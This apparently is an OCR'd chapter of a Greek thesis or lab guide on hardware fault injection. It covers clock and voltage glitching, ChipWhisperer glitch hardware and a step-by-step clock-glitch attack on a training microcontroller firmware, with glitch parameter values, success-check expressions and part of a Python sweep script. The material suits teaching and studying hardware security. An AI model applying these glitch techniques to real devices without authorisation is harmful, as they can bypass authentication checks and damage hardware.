• Παράλειψη εκτέλεσης εντολής

• Λάθος ανάγνωση / εγγραφή δεδομένων


• Σφάλματα αποκωδικοποίησης εντολών

Να σημειωθεί ότι στις επιθέσεις με πρόκληση σφάλματος υπάρχει η πιθανότητα να επιφέρουν μόνιμη ζημιά στον στόχο.

Οι παραπάνω επιθέσεις μπορούν να κατηγοριοποιηθούν σε: Μη επεμβατικές και Επεμβατικές [27]. Η πρώτη κατηγορία προκαλεί ελάχιστη ζημιά στη συσκευασία του ολοκληρωμένου, μπορεί να γίνει σχετικά φθηνά και είναι απλούστερη στην εφαρμογή από την επεμβατική στην οποία απαιτείται η αποσύνδεση / τροποποίηση της συσκευασίας του ολοκληρωμένου ενδεχομένως να χρειάζεται αρκετά ακριβό εξοπλισμό και μεγαλύτερο χρόνο.


4.2 Clock Glitching Attacks

Οι ψηφιακές συσκευές σχεδόν πάντα αναμένουν κάποια μορφή αξιόπιστου ρολογιού. Αν μπορέσουμε να χειριστούμε το ρολόι αυτό, μπορούμε να προκαλέσουμε στην συσκευή ακούσια συμπεριφορά. Οι επιθέσεις Θα επικεντρωθούν σε μικροελεγκτές, υπάρχουν επιτυχείς επιθέσεις και άλλες ψηφιακές συσκευές [28] χρησιμοποιώντας αυτή την τεχνική. Το παρακάτω σχήμα είναι ένα απόσπασμα από το datasheet τουAtmel AVR ATmega328P [10]:




Εικόνα 65 Block Diagram μικροελεγκτή Atmega328p

Ο συγκεκριμένος μικροελεγκτής αντί να φορτώσει κάθε μία εντολή από τη μνήμη FLASH και να την εκτελέσει, το σύστημα έχει ένα pipeline για να επιταχύνει τη διαδικασία εκτέλεσης. Αυτό σημαίνει ότι μια εντολή αποκωδικοποιείται κατά την ανάκτηση της επόμενης, όπως φαίνεται στο παρακάτω διάγραμμα:



Εικόνα 66 Load - Execute timing example (1)

Αλλά αν τροποποιήσουμε το ρολόι, θα μπορούσαμε να έχουμε μια κατάσταση όπου το σύστημα δεν έχει αρκετό χρόνο για να εκτελέσει μια εντολή. Εξετάστε τα εξής, όπου η Εκτέλεση # 1 παραλείπεται αποτελεσματικά. Πριν από το σύστημα να έχει χρόνο να το εκτελέσει πραγματικά ένα άλλο άκρο ρολογιού έρχεται, προκαλώντας τον μικροελεγκτή να ξεκινήσει την εκτέλεση της επόμενης εντολής:



Εικόνα 67 Load - Execute timing example (2)


Αυτό αναγκάζει τον μικροελεγκτή να παραλείψει μια εντολή. Τέτοιες επιθέσεις μπορούν να είναι εξαιρετικά ισχυρές στην πράξη γιατί δεν χρειάζεται να σπάσουμε την κρυπτογράφηση, αλλά παρακάμπτουμε την/τις εντολή/ες ελέγχου ταυτότητας. Σε περίπτωση που παρακαμφθεί κρίσιμη εντολή υπάρχει η δυνατότητα να βρεθούμε και σε διαφορετικό σκέλος του προγράμματος.

4.3 Voltage (power) Glitching Attacks

Στις συγκεκριμένες επιθέσεις προσπαθούμε να πετύχουμε τα αποτελέσματα που περιγράφονται παραπάνω εισάγοντας προβλήματα στην τροφοδότηση της συσκευής. Υπάρχουν δύο κύριοι τρόποι εκτέλεσης αυτών ένας τρόπο είναι η στιγμιαία γείωση της τροφοδοσίας της συσκευής η οποία οδηγεί σε υποτροφοδότηση, ενώ ο δεύτερος τρόπος είναι με στιγμιαίες αυξήσεις της τροφοδοσίας (voltage spiking), και οι δύο τρόποι οδηγούν σε μη αναμενόμενη συμπεριφορά κατά τη λειτουργίας της συσκευής.

Συγκριτικά για τις δύο μεθόδους η μέθοδος της γείωσης είναι λίγο δυσκολότερη στην εφαρμογή, άλλα με την αύξηση τάσης ευκολότερο να προκληθεί ζημία στον στόχο.

Ένα απλό παράδειγμα διασύνδεσης για Voltage glitching, με τη μέθοδο της στιγμιαίας γείωσης της τροφοδοσίας με χρήση ενός MOSFET transistor, η οποία επίσης ονομάζεται: Crowbar injection technique [29].




Εικόνα 68 Voltage glitching με χρήση MOSFET

4.4 ChipWhisperer Glitch Hardware


Το σύστημα Glitch του ChipWhisperer χρησιμοποιεί την ίδια σύγχρονη μεθοδολογία με τη ανάλυση της ισχύος (Power Analysis), που σημαίνει ότι θα πρέπει να υπάρχει ένα κοινό Clock μεταξύ του ChipWhisperer και του στόχου (Device Under Test – DUT). Αυτός ο χρονισμός θα παρέχεται είτε από το ChipWhisperer είτε από το στόχο και χρησιμοποιείται για να δημιουργηθούν τα glitch τα οποία με τη σειρά του θα εισαχθούν στο ρολόι του στόχου.

Η παραγωγή των glitches γίνεται με χρήση δύο variable phase shift modules:



Εικόνα 69 Glitch generation hardware (1)

Το σήμα enable χρησιμοποιείται για το πότε θα εκτελεστούν τα glitch, τα glitch μπορεί να εισάγονται συνεχόμενα ή από κάποιο γεγονός (event trigger) . Το παρακάτω σχήμα δείχνει πως το σήμα πολυπλέκεται (multiplexed) και στέλνεται στον στόχο (DUT).



Εικόνα 70 Glitch generation hardware (2)

4.5 Εκτέλεση Clock Glitching Attack

Στη συνέχεια θα εκτελεστεί πρακτική επίθεση εισαγωγής σφάλματος στον χρονισμό του μικροελεγκτή.

4.5.1 Προετοιμασία Υλικού και Λογισμικού

Θα εκτελεστεί η προετοιμασία όπως περιγράφεται στο κεφάλαιο 3.2 .

Firmware στόχου: *glitchsimple.c* (Παράρτημα Β.6).

Scope Settings Script: *setup_cwlite_xmega_aes.py* (Κεφάλαιο 3.2.5) Τελικό με παραμετροποίηση στο τέλος του κεφαλαίου.

4.5.2 Ανάγνωση του κώδικα

Το μέρος του κώδικα που εκτελείται και μας ενδιαφέρει είναι το παρακάτω:

```
void glitch1(void)
{
    …
    …
    volatile uint8_t a = 0;
    …
    putch('h');
    putch('e');
    putch('l');
    putch('l');
    putch('o');
    putch('\n');
    …
    …

    putch('A');

    //External trigger logic
    trigger_high();
    trigger_low();

    //Should be an infinite loop
    while(a != 2){
    ;
    }
    uart_puts("1234");
    }
    while(1){
    ;
    }
    …
    …

}
```

Ο μικροελεγκτής στέλνει τους χαρακτήρες `'h', 'e', 'l', 'l', 'o', '\n',` και `'A' hello\nA')` μετά εκτελεί έναν έλεγχο για την μεταβλητή a, ο οποίος δεν γίνεται να ικανοποιηθεί ποτέ, έπειτα μπαίνει σε ένα ατέρμονο βρόγχο στον οποίο δεν εκτελεί κάποια εντολή (πρακτικά σταματάει το πρόγραμμα).

Σκοπός της επίθεσης είναι να καταφέρουμε τον μικροελεγκτή εκτελέσει την εντολή που βρίσκεται μετά τον έλεγχο της μεταβλητής a, ένα σημείο του προγράμματος που υπό κανονικές συνθήκες δεν να έπρεπε να εκτελεστεί ποτέ.

4.5.3 Ρύθμιση και ενεργοποίηση του Glitch Module

Στο Scope Settings, αλλαγή των

CW Extra Settings>Target HS IO-Out σε *Glitch Module*


και

Glitch Module>Clock Source σε *CLKGEN*.

Με αυτές τις αλλαγές δρομολογείται το ρολόι του μικροελεγκτή μέσα στο glitch module.

Από το Tools menu, μπορούμε να ανοίξουμε το serial terminal και να συνδεθούμε με το στόχο, αφού εκτελέσουμε επανεκκίνηση του, στο terminal θα πρέπει να βλέπουμε τη λέξη helloA

Τώρα θα ορίσουμε το μέγεθος αλλά και το πότε θα εισάγεται glitch, αυτό γίνεται με τις ρυθμίσεις *Glitch Width* και *Glitch Offset.*




Εικόνα 71 Glitch Module Settings (1)

Θα εκτελέσουμε την επίθεση πατώντας το Manual Trigger / Single-Shot Arm, το πιθανότερο είναι να μην πετύχει, γιατί χρειάζεται να πετύχουμε συγκεκριμένο μέγεθος παλμού σε συγκεκριμένη χρονική στιγμή. Στην παρακάτω εικόνα φαίνεται πως εισάγεται διαμορφώνεται το Glitch και το ρολόι του μικροελεγκτή ανάλογα με τις ρυθμίσεις μας.

Εικόνα 72 Glitch insertion

Αλλάζοντας τις ρυθμίσεις ακόμη και όταν το glitch δεν έχει το επιθυμητό αποτέλεσμα, μπορούμε να δούμε την παραμόρφωση στη κατανάλωση.




Εικόνα 73 Glitch insertion on trace

Ενδεικτικές τιμές για τα victim board

Parameter	CW-Lite XMEGA Board	CW-Lite Arm Board
Glitch Width (as % of period)	9.5	-10
Glitch Offset (as % of period)	-2	-40
Repeat	105	105


4.5.4 Αυτοματοποίηση της επίθεσης για την εύρεση των βέλτιστων ρυθμίσεων.

Αφού έχουμε καταφέρει να εισάγουμε σφάλματα θα πρέπει να βρούμε το κατάλληλο σφάλμα για την επίθεση μας, Θα ενεργοποιήσουμε το module της αυτόματης επανεκκίνησης.



Εικόνα 74 Glitch Module Settings (2)

Το χειροκίνητό trigger που χρησιμοποιήθηκε είναι κατάλληλο όταν το σύστημα περιμένει για περαιτέρω είσοδο (όπως στο παράδειγμα παραπάνω). Το ChipWhisperer έχει τη δυνατότητα αυτόματής λήψης trigger η οποία θα χρειαστεί όταν απαιτείται συγκεκριμένος συγχρονισμός στην εισαγωγή σφάλματος. Το παρακάτω σχήμα δείχνει τη δρομολόγηση του trigger.




Εικόνα 75 Glitch generation trigger pulse routing

4.5.5 Glitch Explorer


Για την αυτοματοποίηση και παρακολούθηση της επίθεσης θα χρησιμοποιήσουμε τον *Glitch Explorer*, για να γίνει αυτό θα πρέπει αρχικά να ρυθμίσουμε η σειριακή επικοινωνία να δρομολογείται σε αυτόν.

Στο *Target Settings* tab, Θέτουμε το *Output Format* σε $GLITCH$.



Εικόνα 76 Target settings window

Αφού έχουμε κάνει την παραπάνω από το μενού *Tools* επιλέγουμε *Glitch Monitor* για να ανοίξουμε τον *Glitch Explorer*, ο οποίος είναι όπως φαίνεται στην εικόνα 77:



Εικόνα 77 Glitch Explorer tool

Στο κάτω μέρος του *Glitch Explorer* μπορούμε να ορίσουμε ποια είναι η τυπική απάντηση του μικροελεγκτή όταν βρίσκεται σε κανονική λειτουργία αλλά και (αν γνωρίζουμε) ποια είναι η απάντηση του σε περίπτωση δυσλειτουργίας / πετυχημένης επίθεσης. Στα συγκεκριμένα ορίσματα μπορούμε να γράψουμε (Python) string manipulation functions ή/και operators, όπως:

```
s.endswith('1234')
s.startswith('1234')
'1234' in s
"1234" in s
s == '\x00hello\nA'
s.endswith("hello\nA") and (len(s) < 12)
```

Στο συγκεκριμένο παράδειγμα θα χρησιμοποιήσουμε τα:

```
#normal response
s.endswith("hello\nA")
#successful response
s.endswith('1234')
```

Για να μην αλλάζουμε τις τιμές χειροκίνητα θα χρησιμοποιηθεί module με το οποίο αλλάζουν αυτόματα οι ρυθμίσεις *Glitch Width* και *Glitch Offset* ώστε να βρεθούν οι κατάλληλες, στο Script μπορούμε να ορίσουμε τις αρχικές τιμές και το βήμα.


```
To use this be sure to set 'Output Format' as $GLITCH$ so data is passed
through.
"""

class IterateGlitchWidthOffset(object):
    def __init__(self, ge_window):
        self._starting_offset = -40
        self._starting_width = 30
        self.ge_window = ge_window

    def reset_glitch_to_default(self, scope, target, project):
        """ Set glitch settings to defaults. """
        self.offset = self._starting_offset
        self.width = self._starting_width

